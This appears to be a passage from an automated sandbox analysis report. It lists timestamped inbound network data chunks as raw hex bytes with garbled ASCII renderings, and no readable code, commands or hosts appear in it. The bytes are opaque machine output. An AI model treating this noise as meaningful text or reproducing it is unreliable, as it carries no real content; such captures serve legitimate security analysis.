8d 7c 2e 6c 8c 3b f1 eb b8 34 34 1d 4e 53 df c4 b6 47 44 a3 b6 59 bf 0d ca c2 76 c8 1f 26 64 3a b0 73 1b 93 46 61 f5 8d ca 1f 68 e3 46 5c 2f 47 f7 50 fd eb 17 5c 87 0d 46 16 7d 82 a7 3a 70 66 13 f5 e3 ad 34 6c f4 Data Ascii: =;AYl_5@i\$*dX(E =j6x`B8Kl/<=\$+QCb%Bt=)}UIUf@*W THP4b-(8--BjFIV`3Zj,;l;44NSGDYv&d:sFahFV GPIF):pf4l
2022-05-12 17:41:27 UTC	168	IN	Data Raw: 92 cc f7 72 1a 32 25 50 4b e1 76 95 6d 4c 24 2b ea d4 7f 38 e1 18 b6 48 26 55 c3 79 71 ed 57 f1 ea af 34 9c ee 77 d8 42 c9 db cb d8 59 86 22 e2 7f 27 d7 7b ca f8 53 4a c8 f0 99 3c 52 fb 4c 2d 7f 1b 97 a8 e2 59 0a 81 37 84 c3 15 53 b7 3c 45 35 95 11 ca d4 01 2c 04 e3 d0 21 4e 73 80 16 e8 48 d5 bc 58 54 af 00 8b 0e 1f fb 64 ea fb 6c b6 98 e2 38 d4 23 32 5b 03 ed 16 59 7c 3a 48 e3 55 fd 2a 17 55 78 ed 97 2b fa 8e 8d 7d 24 9e d7 fc fe 36 15 a9 4a 11 be 78 7f f7 6a 28 3e 29 e1 3b af 98 1b 68 63 77 fb 74 06 e6 87 62 61 20 79 00 74 3d fc 40 66 25 de a6 1d f7 fe 76 de 0b ae 83 af a4 c4 e5 ba 0b ee 41 27 1d 22 1c ef 53 34 fb 70 8a 21 cb 49 80 58 a8 f7 66 61 da 75 e7 4e b9 f5 48 0e 69 e0 71 49 ec ad 18 15 d3 21 7b 90 f6 b9 d7 17 65 ba e6 c9 9b e0 48 d5 db 03 03 ef Data Ascii: r2%PKvml\$+8H&UyqW4wBY""{SJ<RL-Y7S<E5,!NsHXTdl8#2[Y]:HU*Ux+}\$6Jxj(>);hcwta yb=@f%vA""S4p !lXfauNHIql![eH
2022-05-12 17:41:27 UTC	169	IN	Data Raw: 2e ca e4 69 9a 35 62 bc 74 61 66 69 6c 0c fa f0 f8 98 f8 26 fd 38 64 33 8a 6d 47 b8 e7 b7 5f a7 db f9 8e aa e3 36 48 bf 3a c4 36 1a 95 5e b7 c6 ec 70 31 84 9d 9c 5c b3 0f f6 36 fe 41 0a 4f 24 3a aa bc a4 82 ef 71 71 60 0b 23 d0 12 e0 42 18 71 df 47 86 27 49 05 b4 b0 e7 93 f7 6a 27 a9 ba 99 ee ea 6f c7 af 43 a8 eb eb a4 35 7b 15 38 cf 78 e9 94 0e ec a1 8e 38 dd 93 99 94 ef 3e 5f 31 58 80 a6 68 e3 e9 7a bc f3 9a 41 9f 9b e4 06 88 d3 b5 8e cd 80 93 73 e7 52 9e 51 21 65 ee 1e 35 2e 9e d7 b9 e2 0c 16 72 92 36 06 69 66 21 18 8e 4c e6 89 2b f5 ca 6b 97 7d a8 d7 23 7a 8d 77 c0 c5 72 f1 0a 71 0a 7d f1 c1 af 59 ee 09 0f 4e 2f 47 41 b0 ca c9 3a 52 35 2f 28 db a6 bf 10 8a 01 78 64 1e 50 13 6b 16 08 c3 74 56 2d 45 11 b1 a6 4a 26 83 be b4 ee da 63 78 a5 7a a3 71 ef a9 Data Ascii: .i5btafil&8d3mG_6H:6^p1l6AO\$:q`#BqG`lj`oC5{8x8>_1XhzAsRQ!e5.r6if!L+k){zwrqj}YN/GA:R5/(xdPktV-EJ&cxzq
2022-05-12 17:41:27 UTC	170	IN	Data Raw: 06 74 f1 fb 93 bd 60 f3 8f b1 f7 d2 a5 df 1a ae 4f a8 7d 25 a0 29 6b 42 41 97 ce 23 1a ef 9f 33 1f ab cf 39 fa e3 80 f0 7c f6 67 61 16 72 f3 e9 fa 62 98 b9 69 3a a4 48 fd ad d4 12 64 93 3b ad fb 0c d7 3b b3 bb e0 d1 4d c6 43 03 bd bc 27 5a df 1e 60 ce f9 1a 22 80 ed 83 53 e0 3b 49 e9 d2 20 18 60 02 af e0 32 b0 c0 3a ae b5 8c d9 46 e0 6c 00 7b 7a a0 66 04 d4 ff e6 8c 17 ce 1b f7 35 0d cc da 4e d1 b2 21 ca 74 4b 75 42 f3 2e ad 34 10 81 a3 bc ca da c1 64 2c a8 1b 17 03 d4 d4 9a 9c 29 d9 46 df 45 8e 48 42 b9 43 2d d5 76 a0 4b d0 ed e6 8a e7 45 31 04 38 9b 3e 58 29 8e aa 67 55 1a 58 ae 78 8d e2 33 49 c1 0a 6f 30 c5 94 aa b2 2e eb 15 31 26 70 16 4c 1a 2f 7b 5f 2d 10 0b 1f ba 8e b8 bf 13 c8 42 13 50 25 1f 07 43 5d fd b7 5b 57 0f 3c 9e 23 41 63 59 11 f3 b1 54 01 Data Ascii: t`O)%kBA#39jgarbi4Hd; MC'Z""S; `2:F(zf5N!tKuB.4d,)FEHBC-vKE18>X)gUXx3lo0.1&pL/[_-BP%C] W<#AcYT
2022-05-12 17:41:27 UTC	172	IN	Data Raw: d7 df 0a e0 6a c1 30 6c 96 85 51 d6 30 7a 7b e0 e9 24 34 c5 08 78 0b 69 0b c0 bc 59 70 b5 e3 82 6e 73 97 ba cb f9 c0 53 26 2f b9 48 4a b7 55 be 03 74 65 55 aa 12 78 16 c0 7f 98 45 6d 71 e7 be a7 2d dc 82 ad b4 27 49 8f 2b e0 4e f5 44 ee 2b 5d c4 d8 e4 90 e2 41 20 56 33 8e 8c 52 dd 71 65 fd 62 2d b0 17 5a 5e 99 82 16 e7 63 36 b8 81 2c 04 2a 55 ae 86 54 6c ee d2 80 36 4d f7 52 a0 1c f7 5a 3c ca 31 f7 b4 ea b2 0e 6f 4f 10 30 66 c3 42 1c 70 4a 32 2b ad 4a 2d 77 92 ec 08 e3 1d 38 d6 2f 38 c8 e5 bf e1 2b 7f 42 3d 0a 97 85 f3 ba af 71 61 e7 c5 d5 72 48 9f 3a ae 8b 84 72 e2 1e da de b8 ed d5 c4 0e 0b 4d 4b 3e 02 fb 31 d0 76 d5 b0 83 70 1d 37 36 e5 86 93 15 ca 4a 35 ff 10 d6 90 8e 12 fd fe 06 b3 d0 94 b3 7a 46 33 a6 c9 91 db af 86 ad 50 8b de e2 f2 ec ec 06 f8 f2 Data Ascii: j0lQOz{\$4xiYpnsS&/HJUteUxEmq-'I+ND+]A V3Rqeb-Z^c6,*UTl6MRZ<1oO0fBpJ2+J-w8/B+=qarH:rKK>1 vp76J5zF3P
2022-05-12 17:41:27 UTC	173	IN	Data Raw: f4 8b af d2 a0 6c 44 6e 00 3a 9a 3e 94 be 45 23 0a 61 08 d4 af f9 89 e0 32 49 0d 9d bb a5 87 a0 e6 3e 2f 48 11 33 37 68 ca fa 9f e5 16 6b 9b 62 0b db be 8c be a7 c5 7e 51 d8 12 11 41 8b 42 bb f9 b5 4d 57 c3 ab a5 6c 2d 57 4b 9c f2 b9 51 03 46 d7 55 f0 c2 1d bd f4 83 cb f0 0c 8f 4d cc 9a ed bc 94 24 7c 94 a1 ff 38 20 05 4c 5b 87 48 27 c7 80 56 80 ce 24 0d a7 b9 42 91 b1 28 21 38 4a 14 61 40 dd 5c 69 ae 65 86 af a9 d4 d0 50 b9 5a c9 ba 69 2b 23 60 3c 70 8d ea 2e 1a 8a 8f f3 a8 98 2a 30 ff 41 79 df 06 2a a1 45 97 b4 0f a7 28 ef 8c 66 e2 1f dc f8 e3 b6 47 19 c5 5e a3 d3 ee da 35 68 11 db 49 2d 73 f5 66 fe 74 1f 4d 87 27 46 30 e3 8e a0 0e 72 30 0b 75 c5 10 34 46 f4 fd 98 0b e8 5f 4a 55 b4 c8 f2 91 d9 4b cb 25 fd 52 31 93 6c 97 af da bd e9 ee a1 d9 f7 52 4e 6d Data Ascii: lDn:>E#a2l>/H37hkb-QABMWl-WKQFUM\$ 8 L H`V\$B(l8Ja@vieMPZj+#+<p.*0Ay`E(fG^5hl-sftM`F0r0u4F _JUK%R1lRNm

Timestamp	kBytes transferred	Direction	Data
2022-05-12 17:41:27 UTC	174	IN	Data Raw: f7 9b 36 ca e6 56 c5 70 de 9f cb 3a bf 03 26 d6 7d 71 df 0d fd d7 52 0e c8 ce 7f 42 4f cf 4e 7b 77 03 a0 81 e6 1d 0a a3 d1 2b c7 21 51 e1 34 08 00 d4 06 8e d4 7f ca ac fe e4 23 18 7b 5e 22 a4 5f 91 bc 3a b2 76 04 bf 0c 49 f3 d5 fd 04 6e f2 98 5c df e7 02 06 59 55 e5 dd 4e 9f 39 0c e3 f2 1a 20 12 61 7a bb 8f 86 cb 9f 8d 39 24 4c 30 c3 d8 02 17 ff 4a 40 ae 32 7e b3 6a a6 d7 1d e4 0f ad ce 03 00 52 cd ec 30 06 ec 6e 1b 4b 14 7b 56 74 11 ec 91 71 61 de 18 f6 a9 fb 42 dc 4a ae 4d bc 7f d3 a1 ba f5 05 e2 0d 29 20 4a ef bc 27 1d 67 ce 21 45 a4 16 5d 9c f5 6f 61 52 66 f1 56 fc 12 fe a4 ca 45 4b ad ad b2 06 66 2c 3d 90 6e 4b 19 12 51 b8 b0 d1 ca d2 59 d5 9d 03 b1 1d 97 d1 82 cd a9 1a 8a 83 f7 5f 73 65 ad 0e 1c 63 36 1a 30 02 65 f4 28 66 e0 29 38 f2 78 02 a5 e3 Data Ascii: 6Vp:&)qRBON[w+!Q4#{"_.\n\YUN9 az9\$LOJ@2-jR0nK[VtqaBJM) J'g!E]7aRfVEKf,=nKQY_sec60e(f)8x
2022-05-12 17:41:27 UTC	176	IN	Data Raw: d9 ba 8e a1 fe 1d 4a f8 3a 26 73 05 80 6a b5 85 ec 32 29 6a 87 db 5c b9 47 5b 35 ca 43 49 4f 8d 3a 44 a6 e3 82 31 3a fc 75 3f 21 93 12 1f 5b f6 6b 98 47 7c 6b 9e 06 80 b2 a4 93 94 56 c9 b3 fd 99 a0 a7 0c d0 9b 41 eb eb 80 bc db 61 52 38 f9 28 e8 90 3a ee e2 8e 92 e6 7d 83 d3 ef 7c 0e ad 40 b4 a4 2b e3 74 62 52 e9 dd 41 d1 c8 cf 02 bc d1 f6 8e 6d b7 7d 69 a0 52 4c 04 d0 79 da 1c 76 2e d4 cc 92 00 db 16 20 c7 69 02 5d 64 62 18 c0 57 08 93 6c f5 a4 3c db 60 9c d5 60 7a 43 68 eb c7 35 f1 9c 28 83 79 c5 c3 ec 59 2a 3d e1 54 68 47 03 ea 4a d0 50 76 2f c2 c0 48 a5 57 8a 97 24 d7 1a 64 11 28 16 5d f7 9a 4c 6a 45 73 ee 0c 57 12 81 fd b4 98 c1 8d 62 e2 7a 61 14 32 ad 93 c7 88 e4 71 6a 43 e8 51 07 1a dc 64 62 bf 66 ad 62 2e 39 15 29 5c ad 16 4e ea dc f8 bb d1 2c Data Ascii: J:&sj2))\G[5CIO:D1:u?![kG]kVAaR8(:)]@+tbRAm)jRL@yv. i]dbWl<``zCh5(yY*=ThGJPv/HW\$d[!LjEsW bza2qCQdfb.9)\F,
2022-05-12 17:41:27 UTC	177	IN	Data Raw: 1f 61 e7 23 d3 a4 80 ce a8 66 65 55 14 24 f3 71 d5 f7 84 fe 69 76 71 6e ef 99 d6 44 64 65 14 92 f8 4b d7 81 65 01 e2 e5 4f 90 5b be b4 01 27 1d df 6c b6 a0 eb 2e 20 c1 f5 d2 5a 67 3b 0e e9 f0 02 fd 62 36 ad b6 2a c9 c9 2b ae f2 8c bf 91 56 7f 34 79 2c a8 d1 34 9e fe a1 8c a5 16 3d f4 01 0f 9a d2 cf e1 0f 21 8d 74 ed ad f9 e7 1a af 62 18 be af ef e3 9d c1 96 f4 f2 18 23 01 82 cd 9e 90 4b f0 01 df a3 56 be 56 8d 41 7b cd f8 aa f6 d0 aa e6 34 3c c1 32 30 3a ca 3e ed 02 47 83 20 55 9c 84 8e 6d b9 e0 62 49 96 21 b9 36 82 94 72 6e 80 e8 21 33 67 68 77 46 9d 2f 3c 5f 0f 32 84 0a 8e 8c ee a7 1b c2 53 13 17 25 d5 db 9b 5e c9 b5 1d 57 c3 16 a7 29 06 63 df cc 97 a6 60 03 16 d7 77 4d c0 ef b8 c0 17 9b f3 22 be 4d 9c 9a a9 01 96 d5 57 a0 35 af 98 74 34 4c 0b 87 2d 9a Data Ascii: a#feU\$qvqnDdeKeO[l. Zg;b6*+V4y,4=!tb#KVVA{4<20:>G Umb!6rn!3ghwF/<-2S%*W)c'wM"MW5t4L-
2022-05-12 17:41:27 UTC	178	IN	Data Raw: 78 42 8d c9 d8 cd 8d c4 0b d8 30 fc fe a0 15 f2 58 e9 bd 60 7e ad 5a 32 d7 29 e1 ad af 4d 01 8a 41 9f ec 0f 36 78 6e 62 61 b6 79 8b 66 c5 ff c3 71 01 ee 8c f6 f7 fe e0 de e7 ac 7b ac 2d d3 84 61 05 41 27 8b 22 c8 fc ab 37 4f 67 6a 11 d1 a4 80 58 3e f7 2e 62 22 76 a3 56 39 c5 86 fe 69 e0 e7 49 2f b9 e0 16 34 2c da a0 fa 4b d7 17 f3 ba 93 d2 79 c2 0b d5 95 32 25 1d df fa 20 cf f6 0f 16 93 a5 5f 5a 54 39 0e e9 66 94 18 fd 01 9b ea 7a 66 ab 18 ac f2 8c 29 07 e1 11 15 4f 7e f8 00 71 ad fc a1 8c 33 80 1a 30 36 39 c8 82 3c 45 3c 23 8d 74 7b 3b 43 5a 38 99 30 48 ab 2b dc e1 9d c1 00 62 a9 ea 14 37 d0 8c a9 75 78 f2 01 df 35 c0 49 08 a1 77 29 9d a0 70 c5 d2 aa e6 a2 aa 44 2a 00 0c 98 6e 94 39 77 81 20 55 0a 12 af 74 94 d6 30 19 0d 39 89 34 82 94 e4 f8 2f a4 11 Data Ascii: xB0X`~Z2)MA6xbnayfq(-#a""7OgjX>.b"vV9iil/4,Ky2%_ZT9fzf)O~q3069<E<#{;CZ80H+b7ux5lw)pD*n9w Ut094/
2022-05-12 17:41:27 UTC	179	IN	Data Raw: cd f2 7d 00 e9 fa 7d 45 c8 e5 06 1e d3 14 8f 8d a8 2f 69 e9 6e d8 04 20 65 78 1e a4 28 15 d3 c0 00 b0 2a b4 c7 37 06 ff 66 c0 19 e3 4b 5a 93 e1 c9 30 3c 96 7d 3e d7 d5 7c 4f 74 b9 c7 9a cd 08 28 0b 7d 67 c1 9d 5b 44 21 b3 54 b8 7b 97 ea cb c9 ac 52 3e 28 8d dc 1a a5 a6 b6 03 24 65 1e c6 13 20 14 f4 eb c8 4c 79 78 e7 ee a7 4a b0 83 05 bc 13 dd df 62 d7 47 f5 14 ee a9 31 c5 5a e6 a4 76 11 e8 07 3a 8e dc 52 43 1d 64 89 68 19 24 47 2b 29 90 82 46 e7 d9 5a b9 2d 2e 30 be 05 32 17 5d 6c be d2 56 5a 4c 97 40 94 88 a7 c7 84 c3 31 a7 b4 18 de 0f b9 4d 2b 4a 32 36 92 8b 15 70 1a 32 25 c0 4b bd 65 a6 78 58 24 e2 31 d6 7f 38 e1 88 be e1 28 4b d6 6d 71 9a 8f f3 ea af 34 0c e6 10 c6 46 dc cf cb ec 81 84 22 e2 7f b7 df f4 ee e1 50 5e c8 3a 41 3e 52 fb 4c bd 77 00 a4 b7 e4 Data Ascii: }}E/in ex(*7fKZ0<)> Ot{)g[D!T{R->(\$e LyxJbG1Zv:RCdh\$G)+FZ-.02]IVLZ@1M\$6p2%KexX\$18(Kmq4F"P ^:A>RLw
2022-05-12 17:41:27 UTC	180	IN	Data Raw: ca 5d 21 d2 3c 79 ad 43 f3 b8 ad b7 32 9f 87 bd e3 1c 89 02 f4 a9 1b 81 03 b8 d9 9d b8 19 f0 a2 97 37 56 49 42 2f 43 84 e7 94 82 a4 d0 6f ae a0 3c 44 31 92 38 38 3b a0 2a 15 83 c7 1d 08 84 af 78 1b e2 eb 63 39 09 eb 36 8b dd e6 6e 2f eb 83 31 ed 6d fe 6e cf 2f 16 16 9b 32 0b 1f 2c 8e 7c 8c f1 ea 01 13 5b 6c 41 db 42 5d 6b b7 4c 51 f7 3f f5 29 6b 2a 4b cc f2 b1 c2 01 46 fb 61 64 92 ef 37 89 83 9b f0 26 1c 4f e4 9c d9 28 d4 c5 e7 e9 a1 af 38 6c 96 4e 18 a9 7c b3 97 99 82 fd ce 74 0d c9 2a 40 24 b0 1c b5 68 7e ce 1c 40 8d 5c f9 3d 67 03 a9 9d d9 80 c6 ae 24 c9 e4 69 9a b0 62 c9 71 b9 7e 7e 6c bb f1 f3 f8 98 f8 a3 fd a9 7f eb 92 7a 47 1d e9 b4 5f a7 db 7c 8e 42 e0 2b 48 a8 3a cb 39 19 95 5e b7 43 ec c1 32 5c 85 8b 5c b2 0d f5 36 fe 41 8f 4f dc 25 72 a4 b3 82 Data Ascii:]!<yC27VIB/Co<D188;*xc96n/1mn/2,[! AB]kLQ?)k*KFad7&O(8IN)!*@\$h~@!v=g\$ibq~-!zG_!B+H:9^C2!6AO%r
2022-05-12 17:41:27 UTC	181	IN	Data Raw: 33 2a e0 1a 48 0f 6f d9 10 cc 62 a6 52 78 72 b5 66 27 56 4b 2d e1 92 23 15 10 1d 5c d4 af 6c e3 1e be e1 bd 7f 40 39 45 87 e1 f1 18 fb 36 9a e6 c5 43 72 53 82 ff ae ef 86 31 b7 7d 21 df b8 7b d5 ec 0a fc 5a 2f 3c 67 ae 4e 2b 77 d5 26 83 51 00 3e 37 81 84 94 40 51 b1 34 ff 86 d6 e9 8a e0 eb 9a 04 9a 85 23 48 7b 46 a5 ae 1d b0 88 ae e2 af 9b de 0c 19 f3 ec 7a 06 77 f7 ac c8 8f d4 9e 67 59 05 e5 87 c9 9d 77 2a d7 66 4a 2a c8 00 7a eb 8f fd 4c 9d ce 3c 10 a0 d8 60 fc fe 60 17 af 4a dd 29 30 f6 99 5e 32 87 29 c3 6d ad 9e 03 be d5 cf 81 35 32 78 3e 62 25 76 7b 06 74 f1 6b 93 c3 4b ea 8c a6 f7 96 20 dc 1a ae 4f 3f 65 0f 81 3f 63 55 41 27 1d 23 1a aa 82 25 0f 65 ce 21 d3 b4 90 5b a8 f7 67 71 06 70 f3 56 fc e5 94 ff 69 e0 71 59 ed ac d4 14 64 3c 2d 91 f8 4b d7 17 65 Data Ascii: 3*HobRxrfVK-#\@9E6CrS1)!{Z/<gN+ww&Q>7@Q4#H{FzwgYw*fJ*zL<``J)0^2)m52x>b%v{tkK O?e?cUA`#%e! [gqpViqYd<-Ke
2022-05-12 17:41:27 UTC	183	IN	Data Raw: 52 ea ab 66 87 c4 ba d0 d4 3f b9 ad c5 f4 6d 7b 27 88 11 67 89 75 2c 8a af a5 f5 19 99 2e 16 d9 45 98 de 1c 3b ba 45 42 b7 95 8e f0 ee 6f 67 b4 38 b7 f9 db b1 d6 3f be 5a 56 d4 c3 f2 8a 68 66 da 65 26 f8 f7 d7 ff 50 17 f0 87 c6 47 cb f7 b2 a3 db 71 a8 1c 16 c7 cb 35 56 fb 50 9c a6 eb f3 46 46 b0 59 f5 18 ce 7e cf 42 fc 4f 16 ee 6a 36 ae 99 b3 a3 ef 50 d8 c5 5c 2b 6f f1 e9 6c 1d ff b2 67 03 5f 71 90 d3 f6 e8 63 38 fd 83 bf 79 b2 da 2f 54 f0 df e5 49 db e5 37 ae 05 86 9d b9 83 7d bf 80 74 da 35 22 cc c7 a1 26 1f 23 9f 87 fd da 27 b4 3a 14 fb 68 57 30 ce f4 36 0e a2 6e b1 1b 17 92 44 aa 01 10 c5 7b 37 eb 11 15 77 0e 69 09 3f 6d 7e bc 18 72 09 f4 a9 69 16 97 3c eb da 3a 03 24 94 b4 61 4a f5 55 57 0a 9b 65 57 52 c5 58 86 c4 a0 9a 81 70 df e1 8f a5 b9 2d 3c ad Data Ascii: Rf?m{gu,.E;EBog8?ZVhf&PGg5VPFFY~BOj6Pl+olg_qc8y/Ti7)t5'&#:hW06nD{7wi?-ri<:\$aJUWeWRXp<
2022-05-12 17:41:27 UTC	184	IN	Data Raw: 47 4e ee b1 21 60 65 6b 60 bb 5f bc 71 f8 fc a0 56 db db 87 f7 9e db 55 d5 76 ae 9f 86 50 d2 a8 bb f2 23 fb 22 1c 23 ae f0 ad 3e 6b 67 d6 39 92 af f4 58 a7 ef 2f 6a ef 76 cf 54 90 fe b5 fd a9 e8 1d 42 d4 a8 5a 39 16 27 c4 92 fc 6e ab 1c d4 ba e3 c5 79 c2 da d4 9d 0a 0a 1c 56 f8 dd dc b1 1b eb 93 23 7f 60 65 0a 0b 3f 46 bd 18 51 07 25 c1 59 60 81 2a c6 e3 25 2f 58 e3 28 2d c2 77 71 04 86 89 43 aa 1d 32 18 11 7a 37 24 cb e1 35 0a 06 20 8c 1f 68 65 48 8f 2e 7b 12 0b ab c4 e8 e5 8f b3 02 55 a8 d4 05 05 de 05 a8 ce 5c 55 02 96 30 80 69 fd b9 12 2e 1b 80 93 f4 89 ab 0a ae 54 48 e8 05 8b 80 4a 91 54 45 52 27 ca 09 b5 ae a8 90 45 3e 88 0d ea 49 9c 8e 45 e6 05 3c a3 14 f0 37 f7 db ff 97 ee 3c cc 8d 9d 07 56 bb 20 9c 10 c9 d9 50 31 1b 0c 41 92 43 28 df 00 41 2b c3 Data Ascii: GN!`ek`_qVUVp#`#>kg9X/jvTBZ9nyV#`e?FQ%Y`*(X(-wqC2Z\$5 heH.{\U\U0i.THJTER'E>NE<7<V P1AC(A+

Timestamp	kBytes transferred	Direction	Data
2022-05-12 17:41:27 UTC	185	IN	Data Raw: 06 97 1a fe c6 66 07 fb 4e 8c 01 56 4f 66 b4 9e ec fe 3c 40 5d bb d7 e4 7a ad 56 3c df f9 f1 db 2f 94 7e 25 c1 70 58 b5 3b 37 54 a4 46 54 f2 1f c9 f6 53 f9 2e f5 de d3 af e6 9a d0 24 3d 07 39 08 e1 10 a6 f0 f7 57 63 44 11 fb 51 4d c2 83 7b 94 34 df a6 67 34 5a 48 14 0a a9 76 c2 bb f1 a9 70 6e e9 25 02 68 dc f8 6f 0b 69 19 62 22 3e 0f 3d 65 a9 42 57 6e db f5 bd 57 0c 34 b8 6c 36 69 60 43 bf eb 52 1a 6c dc 56 c9 8a 3e cf 41 e5 a2 a1 e2 09 ce 14 ae 4f 8f b7 ff 9a 19 29 dc 38 89 3e 12 4b b4 7d 23 6a 49 25 7e 20 44 63 79 e0 c9 9c 76 37 3e d5 6b 60 2c b7 30 e8 c3 19 d2 fa 74 d3 24 c1 21 d7 7d bc 4f 31 e2 62 20 de b6 e6 8a 4f e2 c8 8e 5f 2f 52 0f 4c 01 51 df a9 7f e6 a3 2a 2b c8 80 c2 b2 7b 3e 34 0b 10 d9 1e 96 c0 05 ca d5 e4 b3 34 4c 7a 50 19 03 5c c8 bd 4a 90 Data Ascii: fNVO<@jzV</~%pX;7TFTS.\$=9WcDQM{4g4ZHvp n%hoib">=eBWnW4l6i`CRIV>AO)8>K)#j %- Dcyv7>k`,0`it \$!jO1b O_/_RLQ*+>44LzPJ
2022-05-12 17:41:27 UTC	186	IN	Data Raw: df fc 52 41 42 78 43 e2 c9 a8 80 31 d0 63 e2 aa 3c 90 31 d6 30 92 3e 4c 28 8c 87 28 55 d6 84 78 70 85 e2 d2 49 d1 03 b3 36 66 94 05 66 27 eb fd 31 d1 60 c4 6c 76 2f 83 4d 91 32 e6 1f 44 81 b0 a7 34 e8 6e 07 15 25 b6 db 74 51 f5 b7 b4 57 41 29 ad 29 fb 63 8f d8 fa b1 55 00 4b c7 5b 66 c7 ee b8 c0 88 9b fc 27 ce 4f c5 9a fd 2b f7 dc 59 a0 b2 ae d3 7b 09 4e 4f 86 20 b8 c5 99 45 b5 b7 64 04 c9 a4 f1 c8 b8 26 b7 21 7f e8 4c 45 8d 00 f8 0b 69 81 af c9 da 73 c8 b1 6e 53 e5 a0 9e 2f 62 a0 71 26 72 27 6c 2c ba 41 f6 90 f8 c1 fc 88 7d d7 90 d2 46 00 a3 be 5f 5b da 14 81 6e e2 1b 48 f0 2a b8 73 13 97 97 b3 dd ec d6 37 2c 87 d3 5c 3f 45 09 39 f6 41 0d 4d 8a 37 4e a6 fb 80 17 34 78 60 17 21 d1 02 3c 46 d4 69 8f 57 e2 6b 6c 07 a8 a0 fc 93 f1 49 60 bd f5 99 1a a5 4f d7 Data Ascii: RABxC1c<10>L((Uxpl6ff'1`lv/M2D4n%tQWA))cUK{f'O+Y{NO EdA&!LEisnS/bq&l',A)F_!nH's7,!7E9AM7N4x`!<FiWkl' O
2022-05-12 17:41:27 UTC	188	IN	Data Raw: 12 86 ed 64 73 b6 31 09 89 3c fd 7e a3 89 96 20 c9 d1 7f 7f 92 84 a1 df 8b b6 ef dd 2c 1c b5 3e d8 8f 03 3d 55 6a 32 64 f5 09 25 1f db dd 8d 64 13 58 25 ba 94 bc 05 c6 a1 92 ef ac c6 f0 9e cc f8 ed 15 a0 c1 74 59 fa 57 bd b7 fa 80 05 bd 5c be fd 9a 2f 0b 8b fe 4b 14 bc e0 b8 d9 ea c7 67 21 05 16 4d 94 bc 8e 6d 18 64 70 d1 3e cc 41 9b ff 85 e8 a3 88 1a 2c e2 cf fe e9 26 23 ec ba 6e cb 8a 26 33 a5 35 26 aa 3f 4d 2d 6a 88 e3 a8 60 d8 bd 27 5c 6d 0e 75 a5 37 81 11 6e e9 cb 8b 29 79 b8 96 29 ef 11 6e ec 03 94 56 fb 64 b5 b8 3a 7a 95 58 f8 04 dc 03 f5 85 2b 05 5b d4 fe c9 53 9a 56 b3 7c 7c c9 0d b1 e8 a2 e7 d4 98 aa 75 7c 6d 82 e1 aa c9 c9 79 36 23 e2 e6 e5 c9 c9 7b bb ff fd 52 a4 44 5c 82 b6 38 d8 c0 0f a9 8f d9 7a 02 18 d5 e1 53 87 1b 0d c8 4a 23 7e 41 72 8e Data Ascii: ds1<- ,>=Uj2d%dX%tYw/Kg!Mmdp>A,&#n&35&?M-j`"mu7n)jy)nv:zX+[SV]u my6#{RDl8zSJ#--Ar
2022-05-12 17:41:27 UTC	189	IN	Data Raw: 41 79 de ef 2b 66 5c a4 b6 5f a6 5a eb af 7e e5 1f 09 f9 b9 b1 e5 05 91 5e f4 d4 69 db 4c 76 83 db 1f 2e c0 f6 f0 d3 45 19 0c 86 ae 47 7e ce 86 a7 79 71 eb 0a 95 ef 16 34 05 f5 e6 99 81 c6 6f 48 46 b5 3f f5 8a f0 4f cb 0f fc 08 37 ac 47 c3 af 43 ba e8 ec fd d3 6b 52 7c 6e cf eb 26 25 e6 b2 ce 03 12 7c ef ff e5 ea 4a 31 b3 83 c8 50 e9 c6 b3 06 eb dd 1e 46 cc 65 06 88 d3 a6 8e b9 aa 7f 69 a0 52 da 04 20 65 ee 33 0d 2e 21 d3 90 00 db 16 b6 c7 37 06 69 66 32 19 d7 a2 0c 93 6c f5 32 34 96 7d a8 d7 30 7a 7b 76 e9 c7 35 fb 0a 11 0c 7d f1 c1 bc 5b 70 23 e3 54 68 47 95 ea cb c9 3a 53 26 6a 9d de 4a a5 57 88 01 24 65 1e 50 13 78 16 c0 e9 98 4d 6a 03 fd ee a7 4a 26 81 ad b4 27 df 8f 62 e2 7a f7 14 ee a3 a7 4d cb e4 90 74 41 ea 51 07 8c dc 52 43 8b 64 fd 62 2d 2c 17 Data Ascii: Ay+fl_ Z~^iL.EG~yq4oHF?O7GCKR[n&%)J1PFeiR e3.!7if2l24}0z{v5} #p{ThG:S&jJW\$ePmXj&'bzMtAQRCdb-,
2022-05-12 17:41:27 UTC	190	IN	Data Raw: ba 00 46 41 43 5e 22 7f ac 9f 53 5c 67 a9 62 d3 e6 c4 58 eb b3 67 25 52 74 b6 12 fc b3 c0 fe 2e a4 71 01 b9 ad b3 71 10 73 7b ff 8a 26 b6 63 2c fe e0 b0 09 c0 39 91 9d 60 63 1d bb be b6 aa bd 1a 44 d5 f5 38 37 65 79 4b e9 25 47 18 24 47 af a3 6f 66 a6 6c ae b5 c9 29 d9 a4 6c 61 3e 7c ca 45 1d ff bb a1 e8 76 16 7f b2 35 6b 8f d2 5b 8d 0d 63 cb 74 38 eb 43 b7 68 ad 77 5e ab c3 ab e3 da 87 00 bc ef 1b 76 45 d2 be ef ba 2a b6 01 bb 73 56 2c 0a b5 59 71 c9 de 90 8e af 56 fe e6 a6 b1 72 9f fb af ac ec ce 63 d3 32 40 b1 d9 8a b0 36 0e 9a 31 15 52 36 9a 29 47 3a b4 de e2 81 78 6e 35 b6 e1 b7 4a 1f d0 47 8b 5d b9 62 e7 b2 80 af 60 e3 a3 44 3c 24 0a 52 d5 2b dc d3 c8 db c9 69 ee 6a 19 80 89 98 59 2b 9c f9 a8 b3 b1 47 32 3c 60 91 d8 1d e4 4d 69 90 30 68 4b 79 26 1e Data Ascii: [%:+@&\$&y?;`W)P@x5&)Cfzz"c6C'I&QMfX[128#ZA]; &+ZyWV%T>zGTzbYYYqVrc2@61R6)G:xn 5JGjb'D<\$R+ijY+G2<`Mi0hKy&
